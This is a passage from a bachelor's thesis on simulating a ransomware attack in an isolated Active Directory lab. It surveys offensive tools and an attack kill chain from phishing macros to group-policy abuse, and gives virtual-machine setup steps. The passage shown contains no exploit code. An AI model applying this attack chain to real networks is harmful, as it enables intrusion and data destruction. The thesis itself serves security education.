University of Calabria
Department of Mathematics and Computer Science



Bachelor's Degree Programme in Computer Science

Bachelor's Thesis

Simulation of a Ransomware Attack

Supervisor
Prof. Giovambattista Ianni

Candidate
Lorenzo Giandomenico
Student ID 240365

Academic Year 2024/2025

CONTENTS

1 INTRODUCTION 3

1.1 CONTEXT AND MOTIVATIONS 3
1.2 ACTIVITIES CARRIED OUT AND RESULTS ACHIEVED 4

2 TECHNOLOGIES AND TOOLS USED TO DEVELOP THE PROJECT 7

2.1 VIRTUALBOX 7
2.1.1 Windows 10 7
2.1.2 Windows Server 2019 7
2.1.3 Kali Linux 8
2.2 ACTIVE DIRECTORY 8
2.3 MICROSOFT WORD 9
2.4 FAKESMTP 9
2.5 MAILVIEW 9
2.6 PYTHON LIBRARIES 9
2.6.1 SMTPLIB 9
2.6.2 Email 10
2.6.3 Sys 10
2.6.4 Cryptography 10
2.7 RECONNAISSANCE 10
2.7.1 Linkedin 10
2.7.2 Google Dork 10
2.7.3 Dig 10
2.8 PYINSTALLER 10
2.9 7ZIP 11
2.10 METASPLOIT 11
2.11 POWERSHELL EMPIRE 12
2.12 MIMIKATZ 12
2.13 IMPACKET 12
2.14 SHARPGPOABUSE 12

3 DESCRIPTION OF THE IMPLEMENTED PROJECT 13

3.1 SYSTEM ARCHITECTURE 13
3.1.1 Kali Linux 13
3.1.2 Windows Server 2019 and Active Directory 13
3.1.3 Windows 10 17
3.1.4 Users, Computers and Group Policy 18
3.2 APT KILL CHAIN 23
3.2.1 Recoinnaissance 23
3.2.2 Weaponization 27
3.2.3 Delivery 31
3.2.4 Exploitation 34
3.2.5 Lateral Movement and Data Gathering 36
3.2.6 Action on Objectives 43

CONCLUSIONS 51

BIBLIOGRAPHY 52

1 Introduction

1.1 Context and motivations

With the widespread adoption of digitalisation and technology in every area of production and society, the role of cybersecurity has become increasingly fundamental. In recent years, the number and complexity of cyberattacks have increased exponentially, exposing the vulnerabilities of many infrastructures, including those considered secure. Today, attackers use advanced tools and techniques, often automated, which allow entire computer systems to be compromised with relatively little effort.

Among the most widespread attack techniques, malware plays a prominent role. This term refers to malicious software specifically designed to infiltrate, damage or take control of a victim's devices. Within this broad category, ransomware is now one of the most feared and impactful forms of attack. It is a type of malware that, once it has entered a system, encrypts data and makes it inaccessible, allowing the perpetrators to demand a ransom to restore the compromised files. The spread of ransomware has grown alarmingly because of its ability to disrupt business operations and essential public services, causing legal, financial and reputational damage. In some cases, these attacks have political or ideological aims as well as financial ones, as in targeted attacks against government or healthcare institutions.

The evolution of computer systems has led many organisations to centralise the management of users and resources in a single service. One of the most widely used services in this area is Active Directory (AD), a directory service developed by Microsoft to organise and control access to resources and devices in Windows environments. Precisely because of the service it provides, AD is often a prime target for attacks: control of an Active Directory instance allows an attacker to gain access, elevated privileges and full control over various system components. In a scenario where attack techniques are becoming increasingly sophisticated, it is essential to consider human factors as well as technical vulnerabilities. Social engineering techniques, in particular, target the people who use systems rather than the systems themselves. Through psychological deception and manipulation, an attacker can induce a user to take actions that harm the security of an entire organisation. Among these techniques, phishing is one of the most effective and widespread strategies. Deceptive messages, often disguised as official or familiar communications, are used to obtain login credentials, induce downloads of infected files or execute malicious code. Spoofing techniques, such as falsifying the sender's identity, make these attacks even more convincing. Phishing campaigns target more than individual users: they can also be the starting point for large-scale attacks. A simple click on a malicious link can compromise an entire corporate domain, especially if the user involved has elevated permissions or operates within a poorly segmented network. In this context, it becomes clear that user training and the adoption of good business practices are integral to any effective security strategy.

Based on these premises, this thesis aims to simulate a ransomware attack within an infrastructure managed through Active Directory, using a phishing attack as the initial vector to gain entry into the infrastructure. The simulation aims not only to demonstrate the operational stages of the attack, but also to highlight how crucial it is in modern cybersecurity to combine technical measures with thorough user training. Indeed, human behaviour often represents the most vulnerable entry point into a computer system.

The motivations behind this project lie in the need to raise awareness of today's most widespread attack techniques and to demonstrate, through a concrete case, how even apparently secure systems can be compromised. Analysing the dynamics of the attack also makes it possible to identify potential countermeasures at both the technological level (firewalls, network segmentation, access monitoring) and the organisational level (training, security policies, attack simulations).

1.2 Activities carried out and results achieved

During the research, the main activity was to design and implement a test environment for simulating a ransomware attack within an Active Directory-based IT infrastructure. The overall aim was to reproduce a realistic, structured attack, with particular attention to gathering useful information, initial compromise, privilege escalation, lateral movement within the network and, finally, the encryption of sensitive data through a malicious payload, namely the code executed by the ransomware. The first stage involved designing the laboratory environment. A virtual network was created, consisting of several Windows machines with specific roles, including a Domain Controller configured with Active Directory and a series of clients belonging to the same domain.

This configuration made it possible to simulate an infrastructure similar to those found in real corporate environments. Virtual machines hosted on a local virtualisation platform were used to facilitate the management and isolation of the environment. The initial stage of the attack was then analysed in detail: compromise through social engineering techniques. A phishing attack was therefore designed, involving fraudulent emails containing a tampered attachment. Once opened by the victim, this attachment enabled the execution of malicious code, providing initial access to the target system. The code established a remote connection to a server controlled by the attacker, allowing it to be used for malicious actions. Once initial access had been obtained, privilege escalation techniques were applied to acquire administrative privileges.

From there, the attacker was able to perform lateral movement on the network, moving from a compromised machine to others within the same domain until reaching the main target, the Domain Controller. At this stage, tools and commands commonly found in real offensive toolkits were used, namely software offering a collection of code for specific operations, in order to maintain a high level of realism compared with actual attack scenarios.

The final stage involved executing the ransomware payload, which encrypted files on the target system, making them inaccessible. The ransomware used in the simulation was developed to demonstrate the attack's destructive potential by compromising the integrity of the machines used in the test environment. At the end of the attack, the files were no longer accessible, and the system displayed a simulated ransom demand on each computer's lock screen.

The results included the creation of a fully functional test environment that enabled the design and execution of a complete ransomware attack. These elements made it possible not only to simulate every stage of a cyberattack, but also to assess its implications for security, resource management and risk awareness. The experience gained also provided a thorough understanding of how Active Directory works and its weaknesses, as well as the crucial importance of preventive measures and proactive defence strategies. Although limited to a controlled environment, the work represents a useful contribution to understanding the dynamics of cyberattacks, with positive implications for awareness and prevention.

1.3 Thesis overview

The thesis has been structured to enable the reader to faithfully replicate the simulation, which arose from a careful study of the mechanisms and processes governing ransomware.

Chapter 2 illustrates the technologies and tools used to set up the test environment. Section 2.1 analyses the virtualisation software, VirtualBox, and specifies the virtual machines used and their characteristics (`Windows 10` (2.1.1), `Windows Server 2019` (2.1.2) and `Kali Linux` (2.1.3)). Section 2.2 describes the operation and importance of `Active Directory`, the central element of the simulation, highlighting why it is often a prime target for cyberattacks. Sections 2.3, 2.4 and 2.5 present some key tools for the attack phase: `Microsoft Word`, used as the initial vector through malicious macros, `FakeSMTP` to simulate an SMTP server, and `MailView` to allow the victim to view `emails`. Section 2.6 focuses on the main `Python` libraries used to develop the malicious scripts, such as `smtplib`, `email`, `sys` and `cryptography`, illustrating their functionality and integration into the attack code. Section 2.7 analyses the reconnaissance phase, using OSINT tools such as `LinkedIn`, `Google Dork` and `Dig`, which are essential for obtaining useful information about the targets and corporate infrastructure. The following sections (2.8 - 2.14) describe the tools used for the actual attack: `PyInstaller` (2.8) to generate malicious executables, `7zip` (2.9) to bypass the MoTW check, `Metasploit` (2.10) to create payloads and provide remote control, `PowerShell Empire` (2.11) as a framework for continuous interaction with the target, `Mimikatz` (2.12) for credential retrieval, `Impacket` (2.13) for lateral movement, and finally `SharpGPOAbuse` (2.14) to exploit vulnerabilities in Group Policy Objects.

Chapter 3 describes the implemented project in detail. Section 3.1 focuses on the system architecture: it explains the configuration of the virtual machines used for the attack, including `Kali Linux` (3.1.1), `Windows Server` with Active Directory (3.1.2) and the `Windows 10` client (3.1.3), and finally how users, computers and Group Policies (3.1.4) are configured within the virtual environment. Section 3.2 covers the Kill Chain of the simulated APT attack, divided into six subphases:

- 3.2.1 Reconnaissance: gathering information about the targets using OSINT tools;
- 3.2.2 Weaponization: creating the malicious Word document with macros and an obfuscated payload;
- 3.2.3 Delivery: sending the phishing email through FakeSMTP;
- 3.2.4 Exploitation: the victim opens the document, executing the macro;
- 3.2.5 Lateral Movement and Data Gathering: using advanced tools to escalate privileges and move within the compromised network;
- 3.2.6 Action on Objectives: executing the final payload to encrypt files and display the ransom message.

2 Technologies and tools used to develop the project

During the development of the thesis project, a range of technologies and tools were implemented, aimed at both configuring the test environment and simulating attacks. This section provides a detailed description of the main resources used, illustrating their essential functionality and specific contribution to achieving the project's objectives.

2.1 VirtualBox

VirtualBox is open-source software developed by Oracle that enables the creation and management of virtual machines. VirtualBox allows multiple operating systems to be emulated within a single physical machine, enabling isolated, controlled environments for testing, development and the simulation of complex scenarios. VirtualBox was used to create a virtual infrastructure consisting of a Windows 10 machine and a Windows Server 2019 machine, needed to simulate a real corporate environment, and a Kali Linux machine, a particular Linux distribution designed to bring together a set of tools useful in cybersecurity. The software's features made it possible to configure an internal private network, connecting the different virtualised systems without external exposure, thus ensuring a high level of security and control. The chosen software proved ideal for the thesis work, thanks to its ease of use and support for snapshots, which allowed the state of the virtual machines to be restored quickly when necessary. This made the entire process of configuration, experimentation and attack simulation extremely flexible and manageable.

2.1.1 Windows 10

A well-known operating system developed by Microsoft, it was used for the client machines within the simulated infrastructure. Windows 10 was chosen because of its widespread use in the corporate world, making it a prime target for many types of cyberattacks, including ransomware-based attacks. Using Windows 10 made it possible to create a realistic scenario in which to test compromise techniques, privilege escalation and lateral movement typical of an attack on a modern corporate network. In addition, the system ensured full compatibility with Active Directory, enabling centralised management of identities, access policies and resources, all crucial elements for carrying out the planned simulations correctly.

2.1.2 Windows Server 2019

Windows Server 2019 is a server operating system developed by Microsoft, designed to support modern business needs in IT infrastructure management, security, networking and storage. Within the thesis project, Windows Server 2019 was used to configure the Active Directory Domain Controller, the central component for managing user accounts, devices and network security policies. Through its native integration with Active Directory Domain Services (AD DS), Windows Server 2019 enabled the creation of a centralised environment for authentication and management

of resources, faithfully reproducing the structure of a real corporate network. The choice of this platform ensured consistency and realism in the test environment, making it particularly suitable for demonstrating the potential vulnerabilities of a centralised infrastructure to ransomware attacks.

2.1.3 Kali Linux

Kali Linux is a Debian-based Linux distribution designed and developed by Offensive Security for penetration testing, forensic analysis and computer research. The distribution includes a large collection of preinstalled cybersecurity tools, covering areas such as information gathering, attacks on systems and privilege escalation. In the thesis project, Kali Linux was used as the attacker's machine, playing a fundamental role in simulating the ransomware attack. A range of tools directly available in the distribution, together with specially created scripts, made it possible to carry out all the tasks required to successfully attack the target. Kali Linux was chosen because of its broad availability of up-to-date tools, active support community and flexibility. The presence of professional tools that meet real cybersecurity standards made Kali Linux an ideal platform for faithfully replicating advanced attack techniques within a controlled environment.

2.2 Active Directory

Active Directory (AD) is a directory service designed by Microsoft to centrally manage authentication, authorisation and the organisation of resources within Windows-based networks. This tool quickly became a reference point in corporate IT infrastructures, thanks to its ability to ensure effective, secure management of users, devices, applications and security policies. At the heart of Active Directory is the Domain Controller, a server responsible for hosting and administering the domain database. This database stores information about user accounts, security groups, computers and other network objects, organised in a hierarchical structure. Users and resources are divided into domains, which can be aggregated into trees and forests, facilitating scalability even in highly complex corporate environments.

In the thesis project, Active Directory was used to recreate a realistic corporate infrastructure, managing both user accounts and access policies for network resources. Compromising Active Directory is a priority objective of many real attack campaigns, as it allows attackers to obtain extensive administrative privileges across the entire IT infrastructure. Once an attacker gains access to a Domain Controller or compromises the integrity of Active Directory, they can move laterally within the network, obtain sensitive data, spread malware on a large scale or, as simulated in the project, distribute ransomware throughout the organisation. Active Directory is therefore a crucial element of corporate network security, and its protection is essential to safeguard the integrity, confidentiality and availability of corporate resources. AD is implemented using Windows Server and the software installed directly on the machine, called Server Manager.

2.3 Microsoft Word

Microsoft Word is word-processing software developed by Microsoft and an integral part of the Microsoft Office productivity suite. Over the years, Word has become one of the most widely used tools in both personal and business settings. In addition to traditional formatting and page layout features, Word incorporates advanced tools that allow dynamic content to be inserted and tasks to be automated through macros. Microsoft Word macros are automated scripts, typically written in VBA (Visual Basic for Applications), which execute a series of commands quickly and automatically. This feature, designed to improve user productivity, can also be exploited for offensive purposes to deliver malicious code.

In the thesis project, Microsoft Word was used to create a phishing file containing a malicious macro. The aim was to simulate an attack in which the victim, by opening an apparently harmless document and enabling macros, allowed malicious code to run, paving the way for system compromise. This type of attack vector is particularly realistic, as macros are one of the most common techniques for achieving arbitrary code execution on target machines, especially in corporate environments where Office documents are used daily.

2.4 FakeSMTP

Fake SMTP is software designed to simulate an SMTP (Simple Mail Transfer Protocol) server in development and testing environments. This tool allows developers to verify email sending from their applications without using a real SMTP server. Sent emails are intercepted and stored locally, preventing them from reaching real recipients. For this thesis, the software was used because of its extreme ease of use, as it simply opens a receiving socket with a local IP address and the well-known port (25). Through this software, the victim receives the phishing email.

2.5 MailView

MailView is free software designed to display email files in formats such as MSG, EML and EMLX without requiring an email client. It is particularly useful for anyone who needs to view messages without configuring an email account. In the simulation, it is used simply to display the email sent by the attacker.

2.6 Python libraries

2.6.1 SMTPLIB

Smtplib is a standard Python library used to send emails through the SMTP (Simple Mail Transfer Protocol) protocol. In this thesis, smtplib was used to automate the sending of phishing emails, simulating an apparently legitimate communication (e.g. from the human resources department).

2.6.2 Email

The Email library is part of the Python Standard Library and is used to create, structure and manipulate email messages in MIME (Multipurpose Internet Mail Extensions) format. In the thesis simulation, the library was used to generate emails with attachments (e.g. Word files with macros) and customised headers, making the message more realistic and consistent with the phishing strategy. It is a key component when moving beyond simple text messages to build complex emails with a professional format.

2.6.3 Sys

The Sys library provides functionality for interacting with the Python interpreter, primarily allowing access to arguments passed as command-line parameters and access to and manipulation of paths. In the thesis, it was used to make the sending script more dynamic, allowing the recipient to be changed more flexibly.

2.6.4 Cryptography

A fundamental library for implementing encryption algorithms in Python, offering a wide choice of techniques. It supports symmetric encryption, such as AES, asymmetric encryption (RSA), and hash functions (SHA-256). It also allows users to protect their own data, but of course also to encrypt the data of victims affected by ransomware attacks.

2.7 Reconnaissance

Description of the tools used to obtain information about the target.

2.7.1 Linkedin

This is a social network used for professional purposes, such as finding work or collaborating with other users on projects. It is used to select candidates, monitor employees and build professional relationships. Obviously, when used for other purposes, it is an excellent way to obtain information about employees and the corporate structure, exploiting it to attack more directly.

2.7.2 Google Dork

Google Dorks are advanced queries used to search for and obtain information on the Web much more directly. They can help locate private files, which may contain sensitive information that can be used against the victim.

2.7.3 Dig

Dig is a command-line tool used to query DNS servers to obtain information about domains and their various IP addresses. It can be used to gather information about the technologies used by different servers in order to understand which strategy to apply.

2.8 PyInstaller

This is a tool used to convert a Python file into a static executable file, including all libraries in a single file. Through the executable, the end user does not need to have Python installed on their device.

2.9 7zip

This is well-known open-source software used to compress and encrypt archives. It is widely used because of its ability to handle numerous formats and its support for its own format, .7z, which offers a high compression ratio. In the thesis, it was used to exploit the vulnerability identified as `CVE 2025-0411` (Common Vulnerabilities and Exposures), a very recent vulnerability that allows MoTW (Mark of The Web) to be bypassed. This is a preventive feature used in Windows systems that marks files downloaded from the Internet so they can be handled differently, as in the case of Word.

2.10 MetaSploit

Metasploit Framework is one of the best-known and most powerful open-source tools dedicated to penetration testing and the development and execution of exploits, namely scripts used to exploit a victim's vulnerabilities. It is a substantial resource in security, as it enables countless operations, such as exploiting known vulnerabilities, creating, modifying and testing exploits, creating and using custom payloads, performing post-exploitation operations to establish stable control over a compromised machine, and automating information gathering, for example identifying potential vulnerabilities in the victim's system.

The program is structured around a series of modules:

- Exploit: code that allows vulnerabilities to be exploited.
- Payload: code executed once the exploit has succeeded; it can take various forms, such as establishing a connection, creating sessions and executing code.
- Post: code useful for operations after the attack, such as dumping credentials or creating a backdoor in the system, namely a hidden entry point.
- Auxiliary: a module containing features that do not directly include a payload, such as performing a brute-force attack, sniffing data and scanning networks.
- Encoder: tools useful for obfuscating payloads to make them less visible to detection systems.
- Nop: modules used to fill space in buffers (buffer overflow) to facilitate exploit execution.

In the thesis project, Metasploit was used to create the malicious payload inserted into the Microsoft Word macro, manage sessions after compromising the victim's system, escalate privileges and obtain login credentials for the Domain Controller. Through the Meterpreter module, Metasploit provided advanced remote control over the target machine, facilitating the subsequent distribution of the simulated ransomware. Metasploit's great flexibility, combined with its extensive library of up-to-date exploits, makes it an ideal tool both for simulating real attacks in controlled environments and for studying the most effective defensive techniques.

2.11 PowerShell Empire

PowerShell Empire is a platform designed to carry out attacks in Windows environments by exploiting the capabilities of the PowerShell language. Empire enables payloads that, once executed on the victim's machine, establish an encrypted remote connection to the server, which has direct control of the target. Once the connection is established, the attacker can fully interact with the compromised system: execute commands, access files, record keyboard input, obtain credentials, install backdoors and much more. The framework exploits features already present in Windows systems, reducing the likelihood of detection by antivirus software and EDR (Endpoint Detection and Response). It offers hundreds of modules useful for attacks, such as reconnaissance, privilege escalation and lateral movement. PowerShell Empire manages connections to victims through agents, namely encrypted sessions established via HTTPs (HyperText Transfer Protocol Secure).

To use PowerShell Empire, the server must be activated as the component that communicates directly with the agent, and the client must be activated to interact with the server. It integrates very well with Metasploit to offer additional functionality; indeed, it was used to obtain a session with the Domain Controller after retrieving credentials through Metasploit and performing operations on the victim's shell.

2.12 Mimikatz

This is a tool used to extract information and credentials from Microsoft systems. It allows Kerberos tickets, plaintext passwords, NTLM hashes and information about the machines within the system to be obtained. Mimikatz operations are performed directly in memory, making detection more difficult.

2.13 Impacket

Impacket is a collection of Python scripts used to interact with network protocols such as SMB, LDAP and so on. One of the most widely used tools is `smbexec.py`, which allows remote operations to be performed on Windows machines. It is a very stealthy tool mainly used to move between different machines, thereby performing lateral movement.

2.14 SharpGPOAbuse

SharpGPOAbuse allows Group Policy Object modification privileges to be abused. It facilitates ransomware attacks because the changes it enables can execute code on all machines. It is a tool used once access to the system has been obtained, allowing the attacker to analyse the system, change permissions and escalate privileges.

3 Description of the implemented project

In addition to achieving the desired results, the thesis aimed to create a system as close as possible to a real, concrete scenario. The architecture and attack vector were developed with the technologies and settings commonly used today in mind.

3.1 System architecture

This section provides a detailed description of how the entire system was implemented, from the attacker's configuration to the victim's Active Directory. Following the steps described in the various subsections makes it possible to faithfully replicate the system.

3.1.1 Kali Linux

Like every other machine used in the simulation, Kali Linux is used through VirtualBox to simplify its configuration and use. After obtaining the latest ISO from the official website (a file containing a disk image of the operating system), it must be imported into VirtualBox, allocating sufficient CPU and RAM for proper execution (4 CPUs and 4 Gbytes of RAM were allocated in the project). A fundamental setting for the Kali Linux machine is NAT (Network Address Translation), assigning each virtual machine a different private IP address so that the computers are virtually separate.


Since Kali Linux is a distribution specifically designed to give the user direct access to a range of tools without importing them manually, most of the configuration work was avoided. Nevertheless, not all the necessary tools were included, such as PowerShell Empire and Python. To install both PowerShell Empire and Python, APT (Advanced Package Tool) was used, a Linux package manager that allows software to be installed, updated or removed through the command line.

To install PowerShell Empire, the command to enter is `sudo apt install -y powershell-empire starkiller`, where `sudo` allows commands to run as administrator, `apt install` allows APT to be used, -y accepts all conditions, `powershell-empire` specifies the software to install, and `starkiller` is the graphical interface for viewing Empire. For Python, enter `sudo apt install -y` python3. After these 2 operations, the Kali Linux machine will have all the tools needed to carry out the attack.


3.1.2 Windows Server 2019 and Active Directory

This section illustrates the entire procedure required to configure the Server and Active Directory and manage all member computers. As with Kali Linux, the first step is to obtain the installation ISO file from the official website. After installing the latest version, the ISO image must be imported into VirtualBox. As with Kali Linux, 4 CPUs and 4 GBytes of RAM are allocated, and NAT is selected as the network setting to obtain a unique private IP address. All these resources are needed only during configuration, as so many resources do not need to be allocated for the subsequent simulation.


When starting the machine during configuration, Windows asks us to select the required Server version, and for our purposes we select `Windows Server 2019 Standard Evaluation`. Continuing the configuration and selecting Next on each screen eventually prompts us to enter a password for our Server; for practical reasons, the chosen password is `P@$$Word`. After entering the password, the computer starts, and the software needed for configuration, Server Manager, is displayed automatically. Before directly setting up Active Directory, it is convenient to rename the computer. In the simulation, it will be `SYSTEM-DC`, where `SYSTEM.local` is the name to be assigned to Active Directory, while DC stands for Domain Controller, the role the machine will fulfil. Restarting the computer completes the name change, and we are ready to configure the system. When launched, Server Manager displays the following interface.




Once the software is running, go to Manage and, after opening the drop-down menu, select Add Roles and Features




A screen called Add Roles and Features Wizard opens. Select Next until reaching Server Roles, then select Active Directory Domain Services and DNS Server.




Then select Next until Install becomes available. After these commands have been performed, we can promote the Server to a Domain Controller. To do this, open the notification that appears at the top right and select Promote this server to a domain controller.



Once selected, a screen called Active Directory Domain Services Configuration Wizard opens. Select Add a new forest and assign the preferred name to Active Directory, in this case `SYSTEM.local`.




Adding a new forest creates our Active Directory. Continuing the configuration prompts us to enter a password for restoring Active Directory services. For the simulation, the password is the same as the one used for the Server, namely `P@$$Word`.




At this point, select Next until installation. Once installation is complete, our Windows Server 2019 is configured as a Domain Controller, and Active Directory is configured.

3.1.3 Windows 10

